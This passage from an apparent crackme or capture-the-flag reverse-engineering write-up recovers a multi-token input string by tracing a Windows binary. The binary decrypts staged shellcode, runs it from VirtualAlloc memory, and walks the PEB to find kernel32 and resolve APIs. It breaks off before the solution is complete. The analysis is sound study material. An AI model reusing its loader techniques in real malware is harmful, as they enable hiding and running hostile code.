Looking at the portion where the shellcode is written I noticed that at the end instead of taking bytes from the code segment it writes at offset 0x41 the 13th byte of the input string. This means that we can fix the shellcode by modifying the opcode with the correct byte (which has to be found).

```
movzx   eax, cs:byte_7FF737BFEA98
mov     [rdi+98h], al
mov     rax, [rbx+8]
movzx   ecx, byte ptr [rax+0Ch] ; input[12] is written in the shellcode
mov     [rdi+41h], cl   ; --- end of writing at allocated address ---
lea     rcx, [rbp+480h+arg_10]
call    rdi             ; jump to shellcode #1
```

Figure 17: Part of the input string written in shellcode #1

I tried the input **0@'xxR@xxxxxA** with **A (0x41)** as the 13th byte to see how it would impact the shellcode. The byte (0x41) is placed here between 0xC6 and 0xF4.

```
C6 45 F0 16       mov     byte ptr [rbp-10h], 16h
C6 45 F1 17       mov     byte ptr [rbp-0Fh], 17h
C6 45 F2 3B       mov     byte ptr [rbp-0Eh], 3Bh ; ';'
C6 45 F3 17       mov     byte ptr [rbp-0Dh], 17h
C6 41 F4 56       mov     byte ptr [rcx-0Ch], 56h ; 'V'
```

Figure 18: Broken shellcode #1 with byte 0x41

Considering that the 4 instructions above follow the same pattern: C6 45 xx xx it tried to put 0x45 ("E") as 13th byte and it fixed the shellcode. The rest of **main** stores somes functions addresses in variables and calls another function with the input string as argument. The first token is **0@'xxR@xxxxxE**.

3.1.2 Second & third & fourth tokens

The second function starts by looking for 2 occurrences of **"/"** and crashes if it cannot be found. I understood later that it is used to divide the input in different parts: tokens.




Figure 19: Parsing of the second token

strtol is then used on a variable pointing to the second token. Since this function isolates numbers from a string it suggests that the second token starts with numbers and ends with letters. It started with **123hello** as token (so the input was **0@'xxR@xxxxxA/123hello/**). Then after going through the function I found that it creates a file with **CreateFileW**. The name of the file are the letters from the second token.




Figure 20: Filename inside CreateFileW

Later it does 4 things:

- write a sequence of bytes (**kernel32_WriteFile**) to the file and closes it
- calls a function to setup CryptoAPI objects (using **CryptAcquireContextW**, **CryptCreateHash**, **CryptHashData**...)
- calls a function to decrypt (AES 256) some bytes in memory (using **CryptDecrypt**)
- allocate some memory with **VirtualAlloc**

Figure 21: Filename inside CreateFileW

After checking if the memory was successfully allocated it writes the decrypted bytes to this region of memory and then jumps to it. This is the second shellcode.

```
loc_7FF737BE1819:
mov     rax, [rbp+1C0h+virtualMem]
mov     rcx, r13        ; input in rcx
movups  xmm0, xmmword ptr [rbx] ; --- shellcode ---
movups  xmmword ptr [rax], xmm0 ; the shellcode written here at the memory
                        ;
                        ; allocated with VirtualAlloc is the data
                        ;
                        ; that was decrypted
movups  xmm1, xmmword ptr [rbx+16]
movups  xmmword ptr [rax+10h], xmm1
movups  xmm0, xmmword ptr [rbx+32]
movups  xmmword ptr [rax+20h], xmm0
movups  xmm1, xmmword ptr [rbx+48]
movups  xmmword ptr [rax+30h], xmm1
movups  xmm0, xmmword ptr [rbx+64]
movups  xmmword ptr [rax+40h], xmm0
movups  xmm1, xmmword ptr [rbx+50h]
movups  xmmword ptr [rax+50h], xmm1
movups  xmm0, xmmword ptr [rbx+60h]
movups  xmmword ptr [rax+60h], xmm0
movups  xmm1, xmmword ptr [rbx+70h]
movups  xmmword ptr [rax+70h], xmm1
movups  xmm0, xmmword ptr [rbx+80h]
movups  xmmword ptr [rax+128], xmm0
movups  xmm1, xmmword ptr [rbx+90h]
movups  xmmword ptr [rax+144], xmm1
movups  xmm0, xmmword ptr [rbx+0A0h]
movups  xmmword ptr [rax+160], xmm0
mov     rax, [rbp+1C0h+virtualMem] ; --- shellcode ---
call    rax             ; jump to shellcode
add     rsp, 288h       ; clean the stack
pop     r15
```

Figure 22: Writing of shellcode #2

After analysing shellcode #2 I found out that it calls:

- a function **f1**
- **strtol**
- **strlen**
- **sleep**
- **free**
- a function **f2**

It also calls **ExitProcess** if some comparison is wrong. With **0@'xxR@xxxxxA/123hello/** as input the program crashed inside **strtol**. I started by looking at **f1**. It takes the input string as argument and returns the string between the 2nd and 3rd "/": the third token. It implies that another token is needed. Adding it fixes the crash in **strtol**.

After the call to **strtol**, its return value is compared with the lenght on the 3rd token. If they are not equal **exitProcess** is called.

```
call    qword ptr [rbx+380h]            ; strtol
mov     rcx, [rsp+30h]
mov     edx, 20h ; ' '
mov     edi, eax                        ; edi = ret value from strtol
call    qword ptr [rbx+388h]            ; strlen
cmp     eax, edi                        ; strlen(token3) == edi ?
jz      short loc_25434C20078
mov     rcx, [rbx+108h]

mov     ecx, [rcx+8]
call    qword ptr [rbx+358h]            ; exitProcess
jmp     short loc_25434C20084
; ---------------------------------------------------------------------------

loc_25434C20078:                        ; CODE XREF: debug044:00000254
imul    ecx, edi, 3E8h
call    qword ptr [rbx+350h]            ; sleep
```

Figure 23: Comparison in shellcode #2

I chose to use **2ab** as 3rd token. With **0@'xxR@xxxxxA/123hello/2ab/** as input the programs runs until the last function called by shellcode #2. Inside this function the first thing is a loop looking for "/" (a 4th token). Then another loop compares this new token with some bytes in memory. It has to be **xpizza** (x can be anything).




Figure 24: 4th token verification

However even with the correct 4th token it keeps crashing. After some back and forth I noticed that after checking "xpizza" it reads the file named with token #2 ("hello" here) and checks if the first 4 bytes are 0x11333377. If this is not the case the program ends.




Figure 25: Reading of the file

Looking back to the portion that wrote inside this file (figure 21) I saw that the first byte depends on token #2. With **123hello** as token #2 the first byte written is 0x00112233. It look like it takes each number and duplicates it so I modified it to **1337** to match 0x11333377 and it worked.




Figure 26: First bytes of the files comparison

However, even though this check is satisfied another one right after checks the filename (letters of token #2) and compares it with **pr.ost**.




Figure 27: First bytes of the files comparison

After this last modification token #2 is finally correct, the rest of this function executes itself without any problem and calls the next function.

So far the input string is **0@'AAR@xxxxxE/1337pr.ost/2ab/xpizza/**.

3.1.3 5th & 6th tokens

The next function calls another function that allocates some memory with **VirtualAlloc** and writes a shellcode a this location. The shellcode is then executed without issue. Its purpose it to store a pointer to the 5th token in RAX.




Figure 28: Writing of shellcode #3

The next thing is a comparison between the first and 11th byte of token #5. If they are not equal **exitProcess** is called. Right after another shellcode is written and executed. However, just like the first one it is broken and needs to be fixed.




Figure 29: Writing of shellcode #4




Figure 30: token #5 bytes impact on shellcode #4

By trying different inputs and comparing the resulting opcodes in shellcode #4 I was able to determine which bytes from token #5 impact shellcode #4. After spending a lot of time not knowing are to determine which opcode would fix it I first tried to bypass this shellcode by manually setting the first byte to 0xC3 (ret). This way the shellcode did not execute. However, it resulted in an error later in the function. I tried every possible byte (among printable ascii characters) for the first byte of shellcode #4 (token5[12]) and found that "e" (0x65) was the only one that did not lead to a dereference of memory.

Looking at shellcode #4 I noticed that it is checking chars at an offset which we control (I've used 0x50 in the first instruction here). It is checking characters against one character we control ("a" in figure 31) and several characters we don't directly control ("2", "3", "L"). That means we have to aim the offset (first instruction) at a pointer to something in memory that either matches perfectly or that we can control. With offset 0x50 (which corresponds to CLI argument input "P"), we find a pointer to argv[0] (the binary path). So I tried to modify the path of the binary. This allowed me to pass shellcode #4 but another one is executed after (shellcode #5) and a comparison was never right.

```
loc_1AFAA4A0015:                        ; CODE XREF: debug052:00
                mov     rax, [rdx+50h]
                cmp     word ptr [rax+10h], 61h ; 'a'
                jnz     short loc_1AFAA4A004E
                cmp     word ptr [rax+0Eh], 32h ; '2'
                jnz     short loc_1AFAA4A004E
                cmp     word ptr [rax+0Ch], 33h ; '3'
                jnz     short loc_1AFAA4A004E
                cmp     word ptr [rax+0Ah], 4Ch ; 'L'
                jz      short loc_1AFAA4A003C
                db      66h, 65h
                js      short near ptr loc_1AFAA4A0040+1
                insb
```

Figure 31: Part of shellcode #4 checking for chars

After a lot of back and forth I chose a different approach. I looked at the shellcode #4 pseudocode and the similarity between the comparison characters and "KERNEL32." made me think that it is trying to load the address of kernel32. I found the BaseDllName and the FullDllName (both were at odd offsets) and fixed up the input string to provide the correct offsets. With **xxxxxÒR.fxxexxxxxxxxxxx** as token #5, shellcode 4 works correctly and provides the DllBase address for kernel32.dll (I assumed it wants that address).

```
struct _LIST_ENTRY *sub_21C0CCD0000()
{
  struct _LIST_ENTRY *v0; // rdx
  struct _LIST_ENTRY *Flink; // rax

  v0 = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink - 1;
  while ( 1 )
  {
    Flink = v0[5].Flink;
    if ( LOWORD(Flink[1].Flink) == 97
      && HIWORD(Flink->Blink) == 50
      && WORD2(Flink->Blink) == 51
      && (WORD1(Flink->Blink) == 76 || LOWORD(Flink->Blink) == 108)
      && ((LOWORD(Flink->Blink) - 69) & 0xFFDF) == 0 )
    {
      break;
    }
    --v0;
    if ( !v0[3].Flink )
      return 0i64;
  }
  return v0[2].Blink;
}
```

Figure 32: Shellcode #4's pseudocode generated by IDA

Inside shellcode #5, two comparisons occur with some bytes that we can control (token5[1], token5[11] and token5[4]). I modified the token to match the values being compared (at the base address of kernel32). So far token #5 is **xMxxx'0R.fxZexxxxxxxxxxx** but shellcode #5 is still broken. Before this shellcode a string "Beep" is loaded.

```
                        assume es:ntdll_dll, ss:ntdll_dll, ds:ntdll_dll, fs:ntdll_dll, gs:nt
48 89 5C 24 08          mov     [rsp+8], rbx
48 89 7C 24 18          mov     [rsp+18h], rdi
48 89 54 24 10          mov     [rsp+10h], rdx
4C 8B C1                mov     r8, rcx
48 85 C9                test    rcx, rcx
74 63                   jz      short loc_16BAA88007A
B8 78 78 00 00          mov     eax, 7878h                      ; comparison 1
66 39 01                cmp     [rcx], ax

                        loc_16BAA88001F:                        ; CODE XREF: debug045:000001
75 59                   jnz     short loc_16BAA88007A
48 63 41 3C             movsxd  rax, dword ptr [rcx+3Ch]
81 3C 08 50 78 00+      cmp     dword ptr [rax+rcx], 7850h      ; comparison 2
00
75 4C                   jnz     short loc_16BAA88007A
44 8B 8C 08 88 00+      mov     r9d, [rax+rcx+88h]
00 00
```

Figure 33: Beginning of shellcode #5

After some research I found that it is trying to call the **Beep** function from the Windows API which purpose is to emite a "beep" sound. Since I did not expect it to be important I bypassed shellcode #5 manually by modifying opcodes during execution. The next function reads the 6th token and compares the values of 2 buffers one of which depends on token #6. With token "YPXEKCZXYIGMNOXNMXPYCXGXN" the 2 buffers match but then there's a call to shellcode #5 (breakpoint on screenshot) so turns out it has to be fixed. The call instruction that happens several instructions above the call to shellcode #5 is a call to **GetStdHandle**, which retrieves a handle for using stdout, etc. Based on that and the parameters loaded into RCX, RDX, and R8, I think that I need to get the address of **kernel32_WriteConsoleA** into RAX after returning from shellcode #5. I think shellcode #5 has the main purpose of getting the address of **WriteConsoleA**.




Figure 34: Second call to shellcode #5

I ended up finding that token5[2] was used in shellcode #5 and setting it to "t" (0x74) fixed the broken instruction.




Figure 35: Impact of token5[3] on shellcode #5

My last finding is that to control the return of shellcode #5, the 4th byte from token #5 (here 0x58) can be used to control an offset in memory. I have not found the one for **WriteConsoleA** yet.

So far the input string is:

0@'AAR@xxxxxE/1337pr.ost/2ab/xpizza/xMtxx'0R.fxZexxxxxxxxxxxx/YPXEKCZXYIGMNOXNMXPYCXGXN